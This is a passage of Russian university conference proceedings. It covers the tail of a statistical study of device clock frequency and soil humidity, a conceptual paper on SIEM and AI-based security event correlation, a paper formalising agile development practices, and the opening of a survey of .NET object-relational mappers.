


Рис 1. Результаты регрессионного анализа, где предиктор – тактовая частота, а результат – влажность, полученная аппроксимацией метрикой Евклида (1)

Можно сделать следующие выводы о проведенном исследовании: во всех экспериментах коэффициент корреляции  $r$  близок к 0, что говорит о том, что тактовая частота и влажность никак не коррелируют, по графику можно сделать такой же вывод: облако точек сильно рассеяно. Также,  $t$  – критерий Стьюдента для криволинейной корреляции во всех экспериментах больше, чем соответствующее табличное значение (1,960), значит мы отвергаем нулевую гипотезу об отсутствии различий между группами, то есть отсутствии корреляции. Согласованность тоже близка к 0. Согласованность – это относительное отклонение точек от регрессионной прямой, можно сделать вывод, что зависимости нет, найденное уравнение не подходит к данным. На трех графиках (рис. 1–3) наблюдается гетероскедастичность, означающая, что их дисперсия вдоль прямой регрессии не является постоянной. Наличие гетероскедастичности случайных ошибок приводит к неэффективности оценок, полученных с помощью метода наименьших

квадратов. Наилучший результат эксперимента получился с данными, полученными метрикой Картиса (3) (рис. 3), где регрессионный анализ показал согласованность 0,01.




Рис 2. Результаты регрессионного анализа, где предиктор – тактовая частота, а результат – влажность, полученная аппроксимацией метрикой Манхеттена (2)




Рис 3. Результаты регрессионного анализа, где предиктор – тактовая частота, а результат – влажность, полученная аппроксимацией метрикой Картиса (3)






Рис 4. Результаты регрессионного анализа, где предиктор – тактовая частота, а результат – влажность полученная аппроксимацией метрикой Чебышева (4)

По результатам эксперимента можно сделать следующие общие выводы. Тактовая частота мобильного полевого устройства и влажность почвы, полученная в лабораторных условиях, не коррелируют между собой, р уровень значимости показывает статистическую значимость эксперимента, означающий присутствие корреляции, такая ситуация может произойти на большом количестве данных.

#### Список используемых источников

1. Ананьев И. П., Зубец В. С., Белов А. В., Блохин Ю. И., Конев А. В. Мобильный комплекс для внутрпочвенного измерения и картирования агротехнологических характеристик пахотного слоя почвы // Информация и Космос. 2015. N 2. С. 69–84.
2. Medvedev S., Terleev V., Vasilyeva OI. Non-visual platform components for a system of polyvariant calculation of dynamic models of the production process // E3S web of conferences 22. Сер. "22nd International Scientific Conference on Energy Management of Municipal Facilities and Sustainable Energy Technologies, EMMFT 2020". V. 244. 2021. СПб. : Изд. EDP Sciences.
3. Доспехов Б. А. Методика полевого опыта. СПб. : Агропромиздат, 1985. 350 с.

УДК 004.056.53  
ГРНТИ 20.15.13

## АНАЛИЗ КОРРЕЛЯЦИИ СОБЫТИЙ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ С ПРИМЕНЕНИЕМ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА

**М. А. Мироненкова, Л. К. Птицына**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Рассмотрены основные аспекты значимости информационной безопасности для развития цифровой экономики и жизнедеятельности в социуме. Выделены магистральные перспективы развития артефактов, обеспечивающих информационную безопасность в социуме. Проведена классификация артефактов обеспечения информационной безопасности. Представлен современный подход к мониторингу событий информационной безопасности. Описаны функции системы мониторинга событий информационной безопасности. Определены преимущества анализа корреляции событий информационной безопасности с применением искусственного интеллекта. Предложено перспективное направление развития систем мониторинга событий информационной безопасности.*

*защита информации, информационная безопасность, комплексирование, событие, мониторинг, мягкая архитектура.*

В современном мире процесс развития цифровой экономики для любой страны становится все более приоритетным. Это обуславливается повышенной активностью деятельности, связанной с электронным бизнесом, электронной коммерцией, а также производимыми и сбываемыми цифровыми товарами и услугами.

При помощи современных инфотелекоммуникационных технологий и глобальной сети Интернет цифровая экономика охватывает не только деловые и экономические операции, но и операции, которые напрямую связаны с культурным и социальным развитием жизнедеятельности социума.

В условиях стремительного развития инфотелекоммуникационных технологий и информатизации социума проблемы, связанные с информационной безопасностью, становятся как нельзя актуальными. Конфиденциальность, целостность и доступность обрабатываемой информации, нарушенные вследствие случайных или преднамеренных действий, могут повлечь за собой необратимые последствия как для юридических, так и физических лиц.

Совершение компьютерного преступления влечет за собой расследование причин и способов возникновения инцидента и (или) нескольких инцидентов, которые привели к реализованной и (или) множеству реализованных угроз безопасности информации.

Расследование компьютерных инцидентов проводится с применением следующих видов методов и проверок:

- экспертно-документальный метод;
- проверка функций или комплекса функций защиты информации от несанкционированного доступа с помощью инструментальных средств контроля;
- проверка соответствия примененных параметров настройки элементов системы защиты информации требованиям безопасности информации;
- проверка подсистем защиты информации от несанкционированного доступа, целостности применяемых средств защиты информации несанкционированного доступа, в том числе с использованием специальных средств контроля эффективности защиты информации.

Кроме того, правоохранительные органы применяют в своей деятельности иные, обновленные способы расследования преступлений, разрабатывают новые методики и тактические рекомендации по раскрытию и расследованию вновь появляющихся видов преступлений. Важнейшее место в этом процессе занимает криминалистика [1].

Целью компьютерной криминалистики (форензика, *forensic*) является поиск и сбор возможных артефактов. Артефакт, другими словами «доказательство», указывает на любой объект, который имеет отношение к совершенному компьютерному инциденту и который в дальнейшем, на законных обстоятельствах, может использоваться в качестве доказательства в суде [2].

На территории Российской Федерации форензика только начинает развиваться, в отличие от других стран, тем самым подталкивая сотрудников правоохранительных органов, совместно со специалистами в области информационных технологий и информационной безопасности, к выработке методов поиска, получения и закрепления артефактов (доказательств).

Согласно опыту зарубежных специалистов форензика подразделяется на пять видов:

1. Анализ системных журналов и реестра, оперативной памяти и жесткого диска.
2. Анализ области сетевых стеков.
3. Анализ файловой структуры и структуры данных в целом для поиска файлов и данных, которые могли быть использованы при совершении компьютерного инцидента нарушителем информационной безопасности объекта информатизации.
4. Анализ возможностей извлечения файлов и данных из операционных систем семейства iOS и Android.

5. Экспертиза аппаратного и (или) программно-аппаратного обеспечения, в том числе иных технических средств, которые были задействованы на уязвленном объекте информатизации. В ходе экспертизы проводятся специальные проверки и специальные исследования для выявления и изъятия возможно внедренных закладочных устройств, определение технических каналов утечки информации, а также оценка соответствия реализуемой системы защиты информации (либо ее отсутствие) требованиям нормативно-правовой базы и стандартов в сфере защиты информации.

Следствием активной цифровизации современного социума является увеличение количества вероятных угроз безопасности информации. Вместе с тем увеличивается их сложность и разнообразие угроз, при успешной реализации которых злоумышленник получает материальную и (или) моральную выгоду.

Для отсутствия у злоумышленников возможности совершения компьютерного преступления на объекте информатизации должна быть реализована интеллектуальная комплексная система защиты информации, которая должна включать в себя организационные и технические меры обеспечения безопасности информации [3, 4, 5].

В течение последнего десятилетия начали применяться системы искусственного интеллекта, которым нашли применение в комплексных системах защиты информации.

Система SIEM (*Security Information and Event Management*) реализует мониторинг событий информационной безопасности, а также их сбор, корреляцию и генерацию предупреждающих сообщений. Данная система анализирует информацию для ведения статистических данных, благодаря которым фиксируется ряд различных возможных отклонений на объекте информатизации.

Кроме основных функций SIEM выполняются дополнительные функции, такие как:

1. Оценка полноты и корректности настроек средств и механизмов защиты, включая механизмы защиты, встроенные в операционные системы, системы управления базами данных, коммуникационное оборудование, прикладное программное обеспечение.

2. Оценка соответствия состояния информационной безопасности требованиям регуляторов, политик информационной безопасности компании (организации, предприятия, учреждения).

3. Использование данных о событиях информационной безопасности при разборе инцидентов;

4. Применение системы для сбора событий не только информационной безопасности, но технологической информации.

Благодаря функционирующей SIEM системе фиксируются сетевые атаки (внутренний и внешний периметр объекта информатизации), попытки

несанкционированного доступа к защищаемым ресурсам, уязвимости применяемого программного обеспечения, ошибки в настройках и конфигурациях применяемых средств защиты информации, а также всевозможные сетевые атаки:

- сниффер пакетов;
- IP-спуфинг;
- denial of Service (DoS);
- атаки типа Man-in-the-Middle;
- атаки на уровне приложений и пр.

На сегодняшний день рынок отечественных SIEM систем отличается от мирового, но из года в год наблюдаются значимые шаги в сторону развития. Связано это может быть и с тем, что довольно долгое время SIEM-системы могли позволить себе только крупные компании с хорошим годовым ИТ-бюджетом. Однако в последние годы появились системы all-in-one (компактное решение с минимальной конфигурацией).

SIEM системы реализуют мониторинг событий, связанных не только с информационной безопасностью, но и событий, связанных с ИТ-инфраструктурой объекта информатизации (ошибки и сбои в операционных системах, сетевом оборудовании, программном обеспечении).

Основными преимуществами SIEM систем является то, что у администраторов информационной безопасности имеется возможность узнать о возможных инцидентах заранее, следовательно, предотвратить возможность их реализации. В случае происшествия компьютерного преступления SIEM система предоставит доказательную базу (атрибуты) для судебных разбирательств.

Перспективное направление развитие систем мониторинга событий информационной безопасности связывается с применением средств искусственного интеллекта для анализа корреляции событий и с обеспечением их мягкой архитектуры, адекватной информационной инфраструктуре и окружающей среде.

#### **Список используемых источников**

1. Шуваева М. С., Николаева А. В. Роль форензики в расследовании киберпреступности. Криминалистический аспект // International Journal of Humanities and Natural Sciences. 2021. N 6-2 (57). С. 234–238.

2. Васильева И. Н. Расследование инцидентов информационной безопасности: учеб. пособие. М. : Санкт-Петербургский государственный экономический университет, 2019. 114 с.

3. Птицына Л. К., Жаранова А. О. Эффективная организация комплексных систем защиты информации при распределенной обработке данных // Информационная безопасность регионов России (ИБРР – 2021). XII Санкт-Петербургская межрегиональная конференция. Санкт-Петербург, 23–25 октября 2021 г. : материалы конференции / СПОИСУ. СПб., 2021. С. 390–391.

4. Птицына Л. К., Жаранова А. О., Белов М. П., Птицын А. В. Управление мягкой архитектурой распределенных комплексных систем защиты информации // IV Международная научная конференция по проблемам управления в технических системах (ПУТС – 2021). Сборник докладов. Санкт-Петербург. 21–23 сентября, 2021, СПб. : СПбГЭТУ «ЛЭТИ». С. 138–142.

5. Птицын А. В., Птицына Л. К. Аналитическое моделирование комплексных систем защиты информации. Новые формализации аналитического исследования комплексных систем защиты информации. Гамбург. Saarbrücken: LAP LAMBERT Academic Publishing. 2012. 293 с.

УДК 004.657

ГРНТИ 47.63.29

## ФОРМАЛИЗАЦИЯ СТРУКТУРЫ ГИБКИХ ПРАКТИК РАЗРАБОТКИ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ

Г. А. Михаль, Г. Н. Смородин

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Представлен краткий анализ agile-практик на основе структурирования технологических составляющих по тематике и по глубине проникновения в процесс разработки программного обеспечения. Предложена модель формализации гибких технологий по четырем тематическим компонентам – методика, коммуникации, стиль, разработка – и четырем уровням проникновения – базовый, средний, продвинутый, развивающийся. Данная модель расширяет и детализирует модель, предложенную Римолом Меганом.*

*гибкие практики разработки, agile-практики, Scrum, Kanban, Scaling Agile, терминология заказчика, фокус на клиента, непрерывное обучение.*

Применение гибких (*agile*) практик разработки программного обеспечения (ПО) получает все более широкое распространение среди команд разработчиков как при совместной работе в офисе, так и в условиях удаленного сотрудничества [1].

Тем не менее, в том числе и в русскоязычных источниках, сами практики рассматриваются в основном без должной формализации [2–6], что затрудняет объективную оценку заложенного в них потенциала и делает невозможным определение уровня проникновения гибких практик в процессы команды разработчиков или в бизнес-процессы компании-разработчика ПО.

Целью данной статьи является формализация (ранжирование) составляющих agile-технологий как по тематике, так и по глубине (уровню) проникновения, что позволяет хотя бы качественно, на основе внутреннего

аудита, понять текущее состояние и тенденции проникновения agile-технологий в процесс разработки ПО компании.

В качестве базиса для ранжирования гибких практик возьмем подход, показанный на сайте хорошо известной в мире информационных технологий аналитической компании Gartner (носящей имя своего создателя Гидеона Гартнера – отца современной аналитической индустрии). Римол Меган в своей статье [7] выделяет четыре компонента – направления развития гибких практик, которые разнесены по трем уровням, как это показано на рис. 1 [7].




Рис. 1. Структура гибких практик разработки ПО

### Методы

Методическая составляющая предполагает последовательное внедрение в процесс разработки элементов Scrum и Kanban с дальнейшей эскалацией вплоть до Scaling Agile.

Применение Scrum (что переводится не иначе как «схватка») предполагает повышение гибкости рабочего процесса на основе командного подхода, творческого динамического распределения обязанностей в команде и обязательного использования итераций с четкой постановкой целей каждой из них. Scrum насколько хорошо зарекомендовал себя в области IT-разработки, что получил свое распространение и за пределами IT-бизнеса как инновационный метод проектной и процессной активности.

Kanban (более точно – *Kamban*, однако значительно более широкое употребление получила искаженная версия) в переводе с японского означает «вывеска», что не дает понимания смысла данного подхода. А смысл можно выразить в виде принципа «точно в срок». Акцент на временной составляющей отражает менталитет жителей страны восходящего солнца – сделать доступным для внешней среды только положительные и значимые для заказчика элементы. А термин Kanban – вывеска предполагает динамическую визуализацию структуры и состояния системы постановки задач на реальной или виртуальной (онлайн) поверхности.

Масштабирование Scrum и Kanban на уровень нескольких команд или даже всей организации, как юридического лица, позволяет говорить о Scaling Agile. Данное масштабирование не является стандартным подходом и его применение сильно зависит от уровня внедрения проектных моделей в бизнес-процессы компании. Если традиционный Agile предполагает применение Scrum и Kanban в командах от 5 до 11 сотрудников, то Scaling Agile оперирует командами из десятков специалистов и более.

### *Коммуникации*

Коммуникативная составляющая предполагает ведение диалога с заказчиком на «его» языке, с использованием только понятных заказчику терминов (User Stories). Использование данного подхода наряду с четкой, опять же понятной заказчику метрической компонентой позволяет интегрировать представителей заказчика в продуктивный диалог, повысить прозрачность проекта и дает возможность лучшего понимания потребностей заказчика: «объясняя другим, лучше понимаешь сам».

### *Стиль*

В оригинале [7] эта группа характеристик agile-технологий названа «Behavior», что, по умолчанию, переводится как «поведение», но в данном контексте, возможно, будет более правильно трактовать это понятие как «стиль», подразумевая здесь особенности корпоративного стиля компании.

Начинается все с создания среды общения, в которую в качестве полноправного собеседника и, более того, – центра общения – включается заказчик: Customer-centric или Customer Focus подход. Однако это только



начальная стадия формирования стиля. *Continues Learning* – как непрерывное обучение, включающее в себя, в том числе, и исследование бизнеса заказчика, означает переход на следующую стадию внедрения гибких технологий.

Сотрудничество и ответственность (*Ownership and Collaboration*) представляет собой дальнейшее развитие направления стиля agile-технологий. Данная стадия предназначена в основном для удаленной командной работы. Она предназначена для повышения ответственности каждого члена команды за реализацию проекта в рамках обозначенных временных и стоимостных параметров.

### *Разработка*

Эта составляющая хорошо представлена в ресурсе [7]. Приоритет на тестирование или тестирование в приоритете (*Test First*) предполагает подтверждение работоспособности (пусть и в весьма усеченном объеме) создаваемого решения уже на начальной стадии реализуемого проекта. Применение agile-архитектуры, подразумевающей построение решения из относительно самостоятельных компонентов является следующим шагом на пути внедрения гибких технологий разработки. Разработка практически любого решения предполагает использование баз данных, а значит и взаимодействие с персоналом, администрирующим хранение данных. Далеко не всегда это взаимодействие строится на основе гибкого подхода. Внедрение agile-менеджмента баз данных, то есть участие команды разработки в оптимизации как структуры баз данных, так и взаимодействия с ними способствует дальнейшему совершенствованию agile-подхода в разработке ПО.

На основе проведенного краткого анализа agile-компонентов можно предложить, как детализацию модели [7], решающую задачу заполнения отсутствующих компонентов на ряде уровней, так и развитие модели по количеству уровней углубления.

Так, на развивающем (*valuable* – повышение значимости) уровне в группе коммуникаций напрашивается отсутствующая изначально в [7] коллаборативная фильтрация (*Collaborative Filtering*) – один из методов построения предпочтений в рекомендательных системах, использующий известные предпочтения группы пользователей для прогнозирования неизвестных предпочтений других пользователей.

Добавив еще несколько понятий, в заключение представим в табличном виде структуру тематических компонентов гибких практик разработки ПО, ранжируя их по уровням (табл. 1).

Подводя итоги, можно утверждать, что: гибкость, как ключевое понятие agile-технологий, охватывает не только технологический аспект разработки ПО, но и методический, поведенческий и коммуникативный аспекты;

успешное внедрение гибких технологий предполагает согласованное развитие всех agile-составляющих; не следует преуменьшать значение «мягких» составляющих (*soft skills*), к которым можно отнести компоненты коммуникативных и поведенческих составляющих структуры гибких практик.

ТАБЛИЦА. 1. Структура компонентов Agile-практик разработки ПО

Уровень	Методика	Коммуникации	Стиль	Разработка
Развивающий	Scaling Agile	Совместная фильтрация	Ответственность	Agile-управление базами данных
Продвинутый	Agile Manifesto	Совместное развитие	Сотрудничество	Agile-архитектура
Средний	Kanban	Метрики	Непрерывное обучение	Тестирование в качестве драйвера
Базовый	Scrum	Терминология заказчика	Фокус на клиента	Тестирование в приоритете

#### Список используемых источников

1. James A. Highsmith. Agile Software Development Ecosystems: Problems, Practices, and Principles. Addison-Wesley Professional, 2002. 404 p.
2. Вольфсон Б. Гибкие методологии разработки. СПб. : Питер, 2017. С. 112.
3. Карпов Д. Гибкая методология разработки программного обеспечения // Вестник ННГУ. 2011. № 3–2. С. 227–230.
4. Михаль Г.А., Смородин Г.Н. Оптимизация жизненного цикла разработки программного обеспечения путём внедрения GitOps практик // Подготовка профессиональных кадров в магистратуре для цифровой экономики (ПКМ – 2022). Всероссийская научно-методическая конференция магистрантов и их руководителей; материалы конф. СПбГУТ. 2023. С. 1018–1023.
5. Михаль Г. А., Смородин Г. Н. Использование семантических моделей для составления технического задания к разработке программного обеспечения // Актуальные проблемы инфотелекоммуникаций в науке и образовании. XI Международная научно-техническая и научно-методическая конференция; сб. науч. ст. в 4 т. СПб. : СПбГУТ, 2022. Т. 2. С. 413–417.
6. Михаль Г. А., Смородин Г. Н. Анализ моделей жизненного цикла программных систем применительно к разработке Web-приложений // Подготовка профессиональных кадров в магистратуре для цифровой экономики (ПКМ – 2021). Всероссийская научно-методическая конференция магистрантов и их руководителей; материалы конф. СПбГУТ. 2022. С. 605–608.
7. Meghan Rimol. 12 Essential Skills for Agile Developers. 03.03.2022. URL: <https://www.gartner.com/en/articles/12-essential-skills-for-agile-developers> (дата обращения 11.01.2023).

УДК 004.652.5  
ГРНТИ 20.53.19

## АНАЛИЗ РЫНКА ОБЪЕКТНО-РЕЛЯЦИОННЫХ ПРЕОБРАЗОВАТЕЛЕЙ СОВМЕСТИМЫХ С .NET

**Т. А. Муканов, Д. Г. Попугаев, А. П. Шабанов**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Проведен сравнительный анализ объектно-реляционных преобразователей совместимых с платформой NET Core и поддерживающих язык программирования C#. Сравнение было выполнено по критериям, актуальным для поддержки технологии предметно-ориентированного проектирования, включая методологически корректное отображение объектов-значений и корней агрегата. На основании результатов проведенного анализа, были выявлены ограничения современных объектно-реляционных преобразователей в поддержке существующих методологий программирования, предложены направления в преодолении этих ограничений.*

*СУБД, .NET Core, объектно-реляционное преобразование, Entity Framework Core, NHibernate, LINQ/*

Реляционные базы данных в настоящее время способны найти применение во многих сферах существования человека. Среди ныне существующих выделяют MySQL, Oracle DB, Microsoft SQL Server, так как считаются достаточно простыми и имеют широкий функционал. Однако создавать подобные реляционные модели можно без использования объектно-реляционных систем управления базами данных, которые применяют структурированный язык запросов SQL [1, 2]. Для этого используется объектно-реляционное отображение (преобразование), то есть Object Relational Mapping (ORM). Технология ORM используется на разных платформах, однако в данной статье будут рассмотрены и проанализированы только преобразователи совместимых с платформой NET Core.

Итак, ORM представляет собой технологию программирования, основанную на парадигме объектно-ориентированного программирования. Главная задача данной технологии преобразовать объекты классов в такую форму, при которой их можно сохранить в базах данных, причем, эта форма в дальнейшем должна обеспечивать извлечение с сохранением всех свойств объектов и отношений между ними [3].

Объектно-реляционное отображение позволяет взаимодействовать с базой данных через объекты-сущности и объекты-значения. ORM сопоставляет объекты в приложении с таблицами реляционной базы данных,

и предоставляет способ выполнения операций CRUD (создание, чтение, обновление, удаление) с данными, хранящимися в базе. Из этого следует, что ORM создает «виртуальную» схему базы данных в памяти и позволяет управлять данными на уровне объектов. Данное преобразование показывает, как объект, его свойства и поля связаны с одной или сразу несколькими таблицами в БД [4].

Пример схемы отображения взаимодействия объектно-реляционного отображения представлена на рис. 1. Как можно заметить, преобразования могут происходить в двух направлениях: объектная модель переходит в реляционную и наоборот, реляционная – в объектную.

